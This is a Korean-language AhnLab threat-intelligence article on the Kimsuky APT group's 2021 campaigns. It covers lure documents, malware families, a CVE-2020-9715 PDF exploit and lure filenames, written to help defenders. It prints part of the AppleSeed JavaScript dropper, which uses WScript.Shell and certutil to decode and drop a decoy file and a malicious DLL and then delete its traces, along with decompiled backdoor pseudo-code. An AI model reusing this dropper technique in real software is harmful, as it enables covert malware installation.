보안 이슈

AhnLab 보안 전문가의 심층분석! 보안 이슈 정보를 전해드립니다.

2021년 김수키 그룹은 어떻게 움직였나


AhnLab 2022-03-07

김수키(Kimsuky) 그룹은 많은 위협 분석가들이 북한을 배후에 두고 있는 위협 그룹으로 추정하고 있다. 정보 탈취를 목적으로 활동하는 지능형지속위협(APT) 그룹으로 알려져 있으며, 2013년 9월 러시아 보안업체 카스퍼스키(Kaspersky)에 의해 처음 알려졌다. 그리고, 현재까지도 활동을 계속해오고 있다.

이번 글에서는 2021년 1월부터 12월까지 확인된 김수키 그룹의 주요 활동들에 대해 알아본다.

김수키(Kimsuky) 그룹은 2020년까지 주로 한글 파일 내부에 악성코드를 삽입해 유포했지만, 2021년에는 MS 오피스 문서에 악성코드를 삽입하기 시작했다. 현재도 한글 파일을 사용하기는 하지만 미끼 문서(정상 파일)로만 활용하는 추세다.

월별로 보면, 지난해 3월부터 원고 작성에 대한 소정의 사례비 지급의 명목으로 금전과 관련된 주제를 사용한 악성코드가 많이 유포되었다.



[그림 1] 악성 워드문서 내용 중 일부

6월에는 국내 에너지 및 항공우주산업 분야의 해킹 사건이 알려졌고 김수키 그룹이 배후에 있다는 언론보도가 나왔다. VPN 취약점을 이용해 내부에 침투한 것으로 알려졌으나 자세한 내용은 확인되지 않았다.

같은 달에 특정 단체 및 인물을 사칭한 스미싱 공격을 전개했으며, 한국인터넷진흥원(KISA)의 모바일 백신으로 위장한 APK(Android Application Package) 파일을 유포했다. 해당 APK를 설치해 실행하면 기기에서 민감한 정보를 수집해 C&C 서버로 유출하며, 공격자가 원격으로 사용자 기기를 제어할 수 있게 된다.

[그림 2] APK 실행 시 보이는 화면

또한, 2021년에도 코로나 바이러스 확산세가 지속되면서 관련 주제를 활용한 악성코드도 종종 유포되었다.

〈건설반 일일 상황보고 양식〉

대전지방국토관리청 도로시설국 (09.27)

(담당자: 부서명 김00, 02-2100-0000)

□ 현황 및 실적

('21.09.27일 기준)

공사현장	총 근로자 수			최근 2주 해외방문			비고
	계	내국인	외국인 (중국인)	계	내국인	외국인(중국인)	
보령-태안 1	187	174	13 (0)	0	0	0 (0)	-
보령성주우회	35	29	6 (6)	-	-	- (-)	-
보령-부여	187	183	4 (-)	-	-	- (-)	

○ 공사중단 현장 여부

현장명	공사중단여부
보령-태안1	- 해당없음
보령성주우회	- 해당없음
보령-부여	- 해당없음

○ 의심환자 및 확진환자 발생 여부

현장명	공사중단여부
보령-태안1	- 해당없음

[그림 3] 코로나 관련 테마 미끼 문서 내용 중 일부

공격 전술은 악성 한글 파일에서 MS 오피스 문서를 유포하는 것으로 바뀌었지만, 이전부터 계속 사용하던 유형의 악성코드와 전술도 계속해서 병행하고 있다. 다만, 조금씩이라도 새로운 유형의 악성코드를 사용하고 암호화 방식, 문자열 등에도 변화를 주는 모습을 보이고 있다. 또한, 비교적 최신 취약점을 이용한 공격을 수행하기도 했다. 이에 관해, 지난 한 해간 김수키 그룹이 감행한 주요 공격 타임라인은 [표 1]과 같다.

공격 날짜	공격 대상(추정)	악성코드 유형 또는 공격기법
1월	?	BravePrince 변형1 (인포스틸러)
2월	?	AppleSeed (백도어)
3월	외교 업무 관련 종사자	미상 (인포스틸러)
4월	국방 업무 관련 종사자	AppleSeed (백도어), BravePrince (인포스틸러)
5월	국방/통일 업무 관련 종사자	AppleSeed (백도어)
6월	외교/통일 업무 관련 종사자	AppleSeed (백도어), FlowerPower (키로거)
7월	통일 업무 관련 종사자	FlowerPower (키로거)
8월	외교/통일 업무 관련 종사자	PDF Exploit (CVE-2020-9715)
9월	국방 업무 관련 종사자	AppleSeed (백도어) BravePrince 변형2 (인포스틸러) PebbleDash (백도어)
12월	건축 업무 관련 종사자	PebbleDash (백도어)

[표 1] 주요 공격 사례 타임라인

참고로, 공격 빈도수를 보면 원고 작성에 대한 소정의 사례비 지급 명목으로 금전과 관련된 주제를 사용한 사례가 가장 많았다. 금전과 관련이 있는 만큼 피해자들을 속이기 쉽기 때문으로 추정된다. 공격 대상은 이전과 비교했을 때 국방, 외교, 통일 업무 관련 종사자라는 틀에서 크게 벗어나지 않았고, 비교적 최신 취약점(CVE-2020-9715)을 사용한 공격도 진행한 바 있다. 이 밖에 타 그룹이 사용하는 악성코드를 사용하여 분석가들에게 혼란을 주기도 했다.

정리해보면, 김수키 그룹은 2021년에 다양한 유형의 공격을 활발하게 진행했고 그 빈도 수도 잦은 편이었다. 그리고, 이들의 활동은 앞으로도 계속될 것으로 예상된다.

김수키 그룹의 주요 악성코드

앞서 설명했듯, 김수키 그룹은 주로 이전에 사용했던 악성코드를 재사용하지만, 때때로 악성코드를 변형하거나 새로운 악성코드를 활용해 공격하기도 한다. 이에, 2021년 사용된 악성코드 중 주요 변형과 새로운 유형을 알아본다.

#1. AppleSeed (자바스크립트 기반)


애플시드(AppleSeed)는 시스템 정보를 수집하고 C&C 서버로부터 명령을 받아 악성 행위를 수행하는 백도어(backdoor)다. 주로 실행 파일(EXE)에서만 유포되었으나, 자바스크립트(JavaScript)를 통해서도 유포되고 있다. 실행 시 미끼용 한글 파일과 악성 DLL 파일을 BASE64 디코딩하여 드랍하고 실행한다.

```
function b64decfile(b64filepath, outfilepath, removeSrc) {
try {
var var_shell = new ActiveXObject("WScript.Shell");
var str = "cmd.exe /c powershell \"certutil -decode \"" + b64filepa
//var_shell.popup(str,0,"t",48);
var_shell.Run(str, 0, true);

if (removeSrc) {
var_shell.Run("cm" + "d /" + "c d" + "el /" + "q /" + "f \"" + b64f
}
} catch (e) {
return false;
}
return true;
}
function main() {
try {
var var_b64data = "0M8R4KGxGuEAAAAAAAAAAAAAAAAAAAAAPgADAP7/CQAGAAAA
////////////////////////////////////////////////////////////////
var var_b64bin = "TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAA
var var_file_name = "0421.hwp";
var var_bin_name = "temp.db";
var var_b64_file_name = var_file_name + ".b64";
var var_b64_bin_name = var_bin_name + ".b64";

var var_fs = WScript.CreateObject("Scripting.FileSystemObject");
var var_shell = new ActiveXObject("WScript.Shell");

// set local folder
```

미끼용 정상 한글(HWP)파일

악성 DLL 파일

[그림 4] 애플시드를 드랍하는 자바스크립트



2021년 외교부 재외공관 복무관련 실태 조사

1. 기본 질문입니다.

1) 귀하의 성별은 무엇입니까?

① 여성 ② 남성

2) 귀하의 연령대를 표시하십시오.

① 20세~29세 ② 30세~39세 ③ 40세~49세 ④ 50세~59세

3) 귀하의 근속연수는 몇 년입니까?

① 2년 미만 ② 2년 이상~4년 미만 ③ 4년 이상~6년 미만 ④ 6년 이상

4) 귀하가 근무하는 장소는 어디입니까?

① 동북아 ② 남아시아태평양 ③ 북미 ④ 중남미 ⑤ 유럽 ⑥ 중동 ⑦ 아프리카

2. 성희롱 예방교육에 관한 질문입니다.

1) 귀하는 현재 재직 중인 공관에서 최근 1년간(2020. 4. 7.~2021. 4. 7) 성희롱예방 교육을 받은 사실이 있습니까?

① 예방교육을 받았다. ==> 2)번으로 가십시오.

② 예방교육을 실시했으나 받지 않았다. ==> 7)번으로 가십시오.

[그림 5] 미끼 문서 내용

미끼 문서 내용을 보면, 외교부 관련 종사자를 대상으로 공격하는 것으로 추정된다. 참고로, 애플시드는 2021년 유포된 악성코드 중 유포량이 가장 많았다.

#2 AppleSeed (Android APK)

애플시드는 KISA의 모바일 백신으로 위장한 APK 파일로 유포된 사례도 있다. 해당 APK를 설치 후 실행하면 로그인 자격증명 및 민감 정보들을 수집하여 C&C 서버로 유출하고 다양한 악성 행위를 수행한다.

[그림 6] 애플시드 APK 코드 일부

해당 APK에서 사용된 알고리즘은 윈도우 애플시드에서 사용된 알고리즘과 정확하게 일치한다.

#3. FlowerPower (파워쉘 스크립트 기반 키로거)

플라워파워(FlowerPower)는 파워쉘(PowerShell) 스크립트 기반 키로거(Keylogger)로, 시스템 정보를 수집해 C&C 서버로 전송하여 키로깅을 지속적으로 수행한다. 참고로, 키로깅이란 사용자가 키보드로 입력하는 내용을 가로채 기록하는 것을 뜻한다.

[그림 7] 2020 vs 2021 샘플 비교

기능은 이전과 같은 반면, 통신 시 다른 문자열을 사용하는 새로운 유형이 발견되었다. 모든 샘플이 바뀐 문자열을 사용하는 것은 아니며, 이전과 같은 문자열을 사용하는 샘플과 혼용해서 사용하고 있는 것으로 추정된다.

#4. PDF 익스플로잇 (CVE-2020-9715)

해제된 메모리에 접근해 값을 변경할 수 있는 'Use-After-Free' 취약점을 이용하는 악성 PDF 문서가 배포된 사례도 있다. PDF 문서 실행 시 내부에 포함된 악성 자바스크립트가 실행되고, 외부에서 추가 파일을 다운로드해 실행한다.

[그림 8] 공격에 사용된 PDF 문서 내용

[그림 9] PDF 내부에 포함된 악성 자바스크립트

분석 당시 추가 파일은 확보할 수 없었지만, 미끼 문서의 내용을 볼 때 통일 업무 관련 종사자를 겨냥한 것으로 추정된다. 이 외에도 같은 취약점을 이용해 단순 계산기만 실행하는 문서도 발견되었는데 취약점 테스트 용도로 생성된 문서로 보인다.

#5. PebbleDash (Backdoor)

페블대시(PebbleDash) 악성코드는 라자루스(Lazarus) 그룹이 사용하는 것으로 알려져 있으며 2016년부터 확인되고 있다. 그리고, 2021년 9월에 김수키 그룹도 해당 악성코드를 사용하는 것이 처음으로 확인됐다.


[그림 10] 암호화된 문자열

[그림 11] 복호화 알고리즘

페블대시는 정보 수집 및 탈취 명령을 수행하는 백도어 악성코드다. 모든 문자열이 내부에 포함된 키테이블(KeyTable)을 사용하여 연산을 통해 복호화하는 방식으로 동작한다.

#6. BravePrince (변형 1/2)

브레이브프린스(BravePrince)는 기본적으로 시스템 정보를 수집해 원격 서버로 보낸다. 그리고, 수집된 정보와 키로깅 데이터를 파일 내부에 포함된 아이디 및 패스워드를 활용해 한국의 이메일 서버를 통해 전송하는 변형이 발견되었다(변형 1).




```
{
  int v2; // esi

  if ( !CreateMutex_4010E0() )
  {
    sub_10012B60();                     // ADD Reg
    v2 = rand() % 300 + 300;
    while ( 1 )
    {
      Sleep(1000 * v2);
      v2 = rand() % 900 + 1800;
      sub_10013A30();                   // Process Hollowing
    }
  }
  return 0;
}
```

```
{
  int v1; // esi
  int v3; // [esp+0h] [ebp-Ch]
  int v4; // [esp+4h] [ebp-8h]

  if ( !CreateMutex_4010E0() )
  {
    sub_40AB50();
    Sleep(0x3E8u);
    CreateThread(0, 0, StartAddress, 0, 0, 0);
    if ( !sub_40CBA0() )                // Check Port(3389)
      sub_40C680();                     // Connect C&C Server
    v1 = rand() % 300 + 300;
    while ( 1 )
    {
      Sleep(1000 * v1);
      v1 = rand() % 900 + 2700;
      sub_40B4A0(v3, v4);               // Process Hollowing
    }
  }
  return 0;
}
```

[그림 12] 과거 유형과 새로운 변형 비교

브레이브프린스는 원래 메일 서버를 통해서만 특정 이메일에 정보를 전송했다. 변형 1에서는 메일 서버로 전송하기 전에 3389 포트가 열려 있는지 확인하고, 닫혀 있으면 C&C 서버와 통신해 추가 파일을 다운로드 및 실행하는 루틴이 추가되었다.

[그림 13] 암호화 방식 비교

또한, 앞서 설명한 페블대시의 암호화 방식을 사용하는 브레이브프린스 변형도 9월에 발견되었다(변형 2). 기존 페블대시에서 사용되는 키테이블 값은 일치하고 알고리즘만 조금 바뀌었다. 브레이브프린스에는 빼기 연산이 있지만 페블대시에는 없다.

맺음말

2021년 김수키 그룹의 주요 공격에 사용된 파일명과 형식은 [표 2]와 같다.

바이든 행정부 출범 기획설문.doc
사례비 지급의뢰서.doc
사례비지급 의뢰서(양식).doc
사례비지급의뢰서.docm
기획설문.doc
[설문지] 2021 데이터기반 미래전망 연구_(평화안보).doc
1. 2021년 사업 계획 (시설본부 자료 참고 보완) - 210316-1.pif
북한비핵화컨트롤타워구축(안).wsf
AutoUpdate.dll
바이든 행정부 안보라인.wsf
미국, 한일 분쟁 중재 모색.doc_

[표 2] 2021년 김수키 그룹 주요 공격에 사용된 파일명

[표 2] 2021 김수키 그룹 주요 공격에 사용된 파일명

국내 뿐 아니라 전 세계적으로도 주목 받고 있는 김수키 그룹은 지난 한 해 동안, 다양한 기법과 전술을 동원해 활발한 공격을 펼쳤다. 이와 같은 추세는 올해도 이어질 것으로 보이며, 지난해와 같이 유사한 변형 혹은 새로운 유형의 악성코드를 활용할 수도 있다. 사용자들은 이번 글을 통해 정리한 김수키 그룹의 주요 공격 방법과 공격에 사용된 파일명을 인지하고 대비하여, 유사한 공격으로 인한 피해를 사전에 예방해야 한다.

AhnLab TI개발팀 최일봉 연구원